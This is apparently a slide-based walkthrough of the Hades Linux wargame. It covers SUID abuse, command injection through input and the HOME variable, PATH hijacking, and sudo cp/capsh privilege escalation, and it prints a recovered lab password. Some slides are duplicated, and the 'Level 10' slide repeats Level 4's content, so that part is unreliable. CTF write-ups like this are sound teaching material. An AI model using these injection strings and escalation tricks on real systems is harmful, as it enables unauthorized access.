

Hades: Level 01 – Hacker SUID Binaries

```
#####  
# MISSION 0x01 #  
#####  
  
## EN ##  
User acantha has left us a gift to obtain her powers.
```

In each level of the game, the `mission.txt` file contains the level's objectives. Sometimes the contents are vague.

Hades: Level 01 – Hacker

SUID Binaries

```
hacker@hades:~$ find / -name *gift* 2>/dev/null
/usr/share/man/man1/giftopnm.1.gz
/usr/bin/giftopnm
/opt/gift_hacker
hacker@hades:~$ ls -la /opt/gift_hacker
-rwSr-s— 1 root hacker 16064 Apr  5 2024 /opt/gift_hacker
```

In this level, there's a reference to a “gift”. If we search for this term we find an SUID file

Hades: Level 01 – Hacker

SUID Binaries

```
hacker@hades:~$ find / -name *gift* 2>/dev/null
/usr/share/man/man1/giftopnm.1.gz
/usr/bin/giftopnm
/opt/gift_hacker
hacker@hades:~$ ls -la /opt/gift_hacker
-rwSr-s— 1 root hacker 16064 Apr  5 2024 /opt/gift_hacker
```

SUID binaries are binaries which run in the context of the file's owner, which in this case is the
root user

Hades: Level 01 – Hacker SUID Binaries

```
hacker@hades:~$ /opt/gift_hacker  
acantha@hades:~$ whoami  
acantha
```

When we run the SUID binary, we open a shell in the context of the `acantha` user

Hades: Level 01 – Hacker SUID Binaries

```
hacker@hades:~$ /opt/gift_hacker  
acantha@hades:~$ whoami  
acantha
```

When we run the SUID binary, we open a shell in the context of the `acantha` user

Hades: Level 01 – Hacker SUID Binaries

```
acantha@hades:~$ cat /pazz/acantha_pass.txt  
mYYLhLE$krzZqFydXGkn
```

In each level of the Hades game, the password for the users can be found in the
/pazz/<username>_pass.txt file, e.g.,
/pazz/acantha_pass.txt

Hades: Level 02 – Acantha

Linux Binary Brute Force

```
#####  
# MISSION 0x02 #  
#####  
  
## EN ##  
The user alala has left us a program, if we insert the  
6 correct numbers, she gives us her password!
```

In this level we're told to input the correct 6-number combination to a program to get the password for the next level

Hades: Level 02 – Acantha

Linux Binary Brute Force

```
acantha@hades:~$ ./guess  
Enter PIN code:  
123456  
  
NO :_(
```

We have no idea what the correct combination is,
so we need to brute force the binary

Hades: Level 02 – Acantha

Linux Binary Brute Force



After brute-forcing the binary, we receive the password for the next level

Hades: Level 03 – Alala

SUID Less: Privileged File Read

```
#####  
# MISSION 0x03 #  
#####  
  
## EN ##  
User althea loves reading Linux help.
```

In this level, we're told that we need use Linux help, i.e., man pages

Hades: Level 03 – Alala

SUID Less: Privileged File Read

```
MAN(1)                                     Manual pager utils

NAME
    man - an interface to the system reference manuals
```

When we run the SUID binary in our home directory, we see that it brings up a man page

Hades: Level 03 – Alala

SUID Less: Privileged File Read

```
less /etc/profile  
:e file_to_read
```

In this case, we're not hacking the `man` command, but rather the `less` command, which is the default pager program for Linux

Hades: Level 03 – Alala

SUID Less: Privileged File Read

```
Examine: althea_pass.txt
```

```
Obtained SUID Privilege  
~
```

We use this function to read the `althea_pass.txt` file which is in our home directory

Hades: Level 04 – Althea

OS Command Injection

```
#####  
# MISSION 0x04 #  
#####  
  
## EN ##  
The user andromeda has left us a program to list directories.
```

In this level, we're presented with a SUID binary which runs the `ls -la` command

Hades: Level 04 – Althea OS Command Injection

```
althea@hades:~$ ./lsme
Enter file to check:
mission.txt;whoami
-rw-r----- 1 root althea 205 Apr  5 2024 mission.txt
andromeda
Segmentation fault
```

If you run the binary, it will prompt you for a file to run it on, but you can also inject other Linux commands

Hades: Level 04 – Althea OS Command Injection

```
althea@hades:~$ ./lsme
Enter file to check:
mission.txt;/bin/bash
-rw-r----- 1 root althea 205
andromeda@hades:~$ whoami
andromeda
```

Which means that we can inject a Bash shell command to become the `andromeda` user and read the password

Hades: Level 05 – Andromeda

PATH Hijacking

```
andromeda@hades:~$ ./uid  
uid=2047(anthea) gid=2046(andromeda) groups=2046(andromeda)  
andromeda@hades:~$
```

In this level, the `uid` binary output looks identical to the `id` command, so we suspect that this binary is using the `id` command

Hades: Level 05 – Andromeda

PATH Hijacking

```
andromeda@hades:~$ ./uid  
uid=2047(anthea) gid=2046(andromeda) groups=2046(andromeda)  
andromeda@hades:~$
```

If the binary was compiled to reference the `id` command without an explicit filepath, e.g., `/usr/bin/id`, it could be vulnerable to PATH hijacking

Hades: Level 05 – Andromeda

PATH Hijacking

```
andromeda@hades:~$ echo $PATH  
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
```

```
andromeda@hades:~$ export PATH=/tmp/ ... andromeda:$PATH  
andromeda@hades:~$ echo $PATH  
/tmp/ ... andromeda:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
```

We have our malicious `id` command run the bash shell, and because we've added the directory with our `id` command to the beginning of our `PATH`, the `uid` command pathing is hijacked

Hades: Level 05 – Andromeda

Symbolic Link

```
andromeda@hades:~$ ln -s /bin/bash /tmp/...andromeda/id
andromeda@hades:~$ ls -la /tmp/...andromeda/id
lrwxrwxrwx 1 andromeda andromeda 9 Aug  4 15:55 /tmp/...andromeda/id → /bin/bash
```

In this case, the malicious `id` file is a symbolic link to the `bash` shell command


Hades: Level 06 – Anthea Environment Variables

```
anthea@hades:~$ ./obsessed  
No MYID ENV
```

In this level, if we run the SUID binary, it says that there is no MYID env. This is a reference to terminal environment variables


Hades: Level 06 – Anthea Environment Variables

```
anthea@hades:~$ export MYID=94
anthea@hades:~$ ./obsessed
Current MYID: 57
Incorrect MYID
```



We can set the MYID variable to 94, then run the binary, but that's not the correct value

Hades: Level 06 – Anthea Environment Variables



```
anthea@hades:~$ export MYID=94
anthea@hades:~$ ./obsessed
Current MYID: 57
Incorrect MYID
```

A terminal window showing a sequence of commands and output. The first line is the prompt 'anthea@hades:~\$' followed by the command 'export MYID=94'. The second line is the prompt 'anthea@hades:~\$' followed by the command './obsessed'. The third line is the output 'Current MYID: 57'. The fourth line is the output 'Incorrect MYID'. A red box highlights the '94' in the first line, and another red box highlights the '57' in the third line. A red arrow points from the '94' box to the '57' box, indicating a discrepancy or a specific value being compared.

If we make the MYID value A, then the program interprets that as 65. This points us to ASCII encoding...

Hades: Level 06 – Anthea

ASCII Decimal Encoding

100 0000	100	64	40	@	`	@
100 0001	101	65	41	A		
100 0010	102	66	42	B		

101 1101	135	93	5D]		
101 1110	136	94	5E	^		
101 1111	137	95	5F	←		—

Printed computer characters are often encoded in ASCII, and each character is associated with a decimal number

Hades: Level 06 – Anthea

ASCII Decimal Encoding

100 0000	100	64	40	@	`	@
100 0001	101	65	41	A		
100 0010	102	66	42	B		

101 1101	135	93	5D]		
101 1110	136	94	5E	^		
101 1111	137	95	5F	←		–

The carat (^) character is number 94 in ASCII decimal encoding, which is our target number

Hades: Level 07 – Aphrodite

Environment Variable Abuse

```
aphrodite@hades:~$ ./homecontent  
The content of your HOME is:  
ariadne_pass.txt  flagz.txt  homecontent  mission.txt
```

```
MOTD_SHOWN=pam  
HOME=/pwned/aphrodite  
LANG=C.UTF-8
```

The SUID binary in this level appears to use the `ls` command with the target directory equal to the `HOME` environment variable

Hades: Level 07 – Aphrodite Environment Variable Abuse

```
aphrodite@hades:~$ export HOME="/pwned/aphrodite;cat ariadne_pass.txt"
aphrodite@hades:/pwned/aphrodite$ ./homecontent
The content of your HOME is:
ariadne_pass.txt  flagz.txt  homecontent  mission.txt
11/10/2023 10:20:10 AM
```

The SUID is vulnerable to OS command injection through the HOME environment variable

Hades: Level 08 – Ariadne

Sudo Cp

```
User ariadne may run the following commands on hades:  
(arete) NOPASSWD: /bin/cp
```

```
LFILe=file_to_write  
echo "DATA" | sudo cp /dev/stdin "$LFILe"
```

In this level, we have sudo permissions with the `cp` command, which has a well-known privileged file read method

Hades: Level 08 – Ariadne

Sudo Cp

```
ariadne@hades:~$ find / -group arete 2>/dev/null  
/run/lock/arete_pass.txt
```

```
ariadne@hades:~$ sudo -u arete /bin/cp /run/lock/arete_pass.txt /dev/stdout  
[REDACTED]
```

However, we don't know where the target user's password file is, so we need to search for it. Once we know the location, we can read the password

Hades: Level 09 – Arete

Sudo Capsh

```
User arete may run the following commands on hades:  
(artemis) NOPASSWD: /sbin/capsh
```

We have sudo permissions with the `capsh` binary, which is used to test different capabilities, which allow granular security controls for binaries

Hades: Level 09 – Arete

Sudo Capsh

```
sudo capsh --
```

```
arete@hades:~$ find / -group artemis 2>/dev/null  
/usr/share/artemis_pass.txt
```

The privilege escalation method for the capsh command is well-known, but we need to search for the password file

Hades: Level 10 – Artemis

Restricted Shell

```
althea@hades:~$ ./lsme
Enter file to check:
mission.txt;/bin/bash
-rw-r----- 1 root althea 205
andromeda@hades:~$ whoami
andromeda
```

Which means that we can inject a Bash shell command to become the `andromeda` user and read the password